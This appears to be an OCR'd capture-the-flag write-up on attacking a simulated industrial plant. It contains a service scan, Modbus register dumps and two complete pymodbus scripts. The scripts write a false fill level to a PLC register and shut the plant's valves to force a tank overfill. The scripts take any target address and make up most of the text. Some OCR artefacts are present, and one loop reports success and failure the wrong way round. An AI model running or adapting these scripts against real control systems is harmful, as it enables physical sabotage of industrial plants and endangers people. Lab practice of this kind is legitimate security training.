Attacking ICS Plant #2

RUSTSCAN


```
ORT     STATE SERVICE     REASON        VERSION
22/tcp   open  ssh         syn-ack ttl 63 OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 5a:06:1c:03:30:ba:7f:0c:8c:f6:ee:83:b5:0e:dd:c6 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBALTG8+8rwtmpNlA8hepIjJ34BlRcELEfwy4PtNsRnpds/
64muamFNirdH4L1wPVmgwCCXcBtMSyCTlQLD/LiZyRoam3FePJboQa6l0w2gtKwavdvqA/
iEOJBUqUaoiVfJ8pZIYBXW1woxxqNvC+PBfhzG2mIuA1r/
7PFe4fga1nHAAAAFQCp0EVKeiUvtkyrqU2Sr1nvqmmRMwAAAIBms7BpeXCRTmn2SQdGP6zq3AuMd
+sPER5F7L3e/
JoPT5ojNvq74Aq51I1jiFB2R88nTqkrlC42Uz2W1jzxsC6GBpQaca7BKiepzgCIBFXIiImJHSGgPiqa5pLIHF-
dt08C7xEWyj7tXD2d1jvRaamb+7decD7dcOCcjMknoVUJIQgAAAIAZoJOtgieFXGHi1E0D3XKw+bacp9
C2NHS1Oac/HVdXl8rT3ANUW8eV/
WII4+YwJFbhNo2iWps+2ik6UrkLAPw8YNv4IIf4PfpTC3qZUN6pGC7ZnrLq182MctkoERsEAAK9XfHZMW-
Kk9BUfjiHEZl4bEreI3ZKk9Nies4VCmUNQAw==
|   2048 a1:61:72:19:ac:68:2f:fa:ce:0c:93:91:ac:97:c4:d4 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDrZLh5WPlzdRcsBTO4vim8/
U8XfAYv1yJK8+5Nz2WfwGh6VpfIQ9q9mWO8zFXN+Idoh11CxMOcdosM76l0H4r1G/
MvrNXRmbtmdaF4JpZ3hCRLQLkUTqC34ErnHVYuRav0vGoOgOK649muTgWCsCIu7wG6FrGtZl6/4XjL-
BJL5ycvGF2Gxk6ZvoK/HC/
3PHTp23FS5mc79Y+Q+WwjkFhpJmkAkHZOlQ6WCnuaRF3kZHDnn9f6QCAuXH3O6Ct5SpQWG6yJcW
+j73okMFkl7gf5FDvydroOajchTkV/1FasAfuiQYzpLwAA+jWEYD3CTq847Mgo+id6iPVq4HkENwGFT
|   256 33:46:1a:9c:39:f4:ec:cd:3e:46:55:a2:3c:cc:61:1c (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBN8kcC1KvXvIbTfH4BKVTwaE2thl-
rCpb4rQiGFVjzBljelqQjxbkpJjgXdLT2XvXw7vPOWbnQOkQolPNIeoYHpA=
|   256 eb:c7:bf:5e:b8:28:38:13:a1:b3:80:ab:20:28:44:48 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPlZE/avvlMm112k1p+Jl263VWsG/tfAf7wUJyE+YA57
80/tcp   open  http        syn-ack ttl 63 Python BaseHTTPServer http.server 2 or 3.0 - 3.1
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: noVNC
| http-git:
|   10.10.33.135:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Remotes:
|       https://github.com/kanaka/noVNC
|_    Project type: Python application (guessed from .gitignore)

502/tcp  open  mbap?       syn-ack ttl 63

5020/tcp open  zenginkyo-1? syn-ack ttl 63

6080/tcp open  http        syn-ack ttl 63 Python BaseHTTPServer http.server 2 or 3.0 - 3.1
|_http-title: noVNC
|_http-server-header: WebSockify Python/2.7.9
| http-git:
|   10.10.33.135:6080/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to name the...
|     Remotes:
|       https://github.com/kanaka/noVNC
|_    Project type: Python application (guessed from .gitignore)
| http-methods:
|_  Supported Methods: GET HEAD
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port 502 (modbus)

PORT
502/tcp open mbap?   syn-ack ttl 63

(port 80 is just showing me the pips)

Pipes



Registers (THM TOOL)


```
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
```

```
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
register ReadHoldingRegistersResponse (16) [0, 0, 0, 0, 0, 6, 168, 1, 0, 0, 0, 0, 0, 0, 0, 0]
```

Registers (My tool)

```
[+] Unit ID 1 responded with meaningful data:
    Register 00: 0
    Register 01: 0
    Register 02: 1
    Register 03: 1
    Register 04: 0
    Register

     05: 0
    Register 06: 7
    Register 07: 719
    Register 08: 0
    Register 09: 0
    Register 10: 0
    Register 11: 0
    Register 12: 0
    Register 13: 0
    Register 14: 0
    Register 15: 0
    Register 16: 0
```

Register 7 slave id 1 seems to be the fill sensor



Over fill script (mine)

```
from pymodbus.client.sync import ModbusTcpClient
import sys

# Target info
target = sys.argv[1]
port = 502
slave_id = 1
target_reg = 7
overfill_value = 9000

def overfill():
    print(f"[+] Connecting to target {target}:{port}")
    client = ModbusTcpClient(target, port=port)

    if not client.connect():
        print(f"[!] Failed to connect to target {target}:{port}")
        return

    print(f"[+] Writing value {overfill_value} to register {target_reg}")
    write = client.write_register(target_reg, overfill_value, unit=slave_id)
    if write.isError():
        print("❌ Write failed.")
    else:
        print("✅ Write succeeded.")
        print("Shutting of valves")
```

```
        for reg in range(20):
            if reg == 7:
                continue
            rr = client.write_register(reg, 0, unit=slave_id)
            if rr.isError():
                print(f"wrote 0 to register {reg}")
            else:
                print(f"failed to write 0 to register{reg}")

    readback = client.read_holding_registers(target_reg, 1, unit=slave_id)
    if readback.isError():
        print("⚠ Couldn't read back register.")
    else:
        print(f"[=] Register {target_reg} now holds:
{readback.registers[0]}")

    client.close()



def main():
    print("[+] starting overfill")
    overfill()


if __name__ == "__main__":
    main()
```

Over fill waste water only script

```
from pymodbus.client.sync import ModbusTcpClient
import sys

# Target info
target = sys.argv[1]
port = 502
slave_id = 1
target_reg = 7
overfill_value = 9000
waste_valve = 3

def overfill():
    print(f"[+] Connecting to target {target}:{port}")
    client = ModbusTcpClient(target, port=port)

    if not client.connect():
        print(f"[!] Failed to connect to target {target}:{port}")
        return

    print(f"[+] Writing value {overfill_value} to register {target_reg}")
    write = client.write_register(target_reg, overfill_value, unit=slave_id)
    if write.isError():
        print("❌ Write failed.")
    else:
        print("✅ Write succeeded.")
        print("[+] Closing waste water valve")
        rr = client.write_register(waste_valve, 0, unit=slave_id)
        if rr.isError():
            print(f"❌ Failed to write 0 to register {waste_valve}, response:
{rr}")
        else:
            print(f"✅ Wrote 0 to register {waste_valve}")
```

```
    readback = client.read_holding_registers(waste_valve, 1, unit=slave_id)
    if readback.isError():
        print("⚠ Couldn't read back register.")
    else:
        print(f"[=] Register {waste_valve} now holds: {readback.registers[0]}")

    client.close()

def main():
    print("[+] Starting overfill")
    overfill()

if __name__ == "__main__":
    main()
```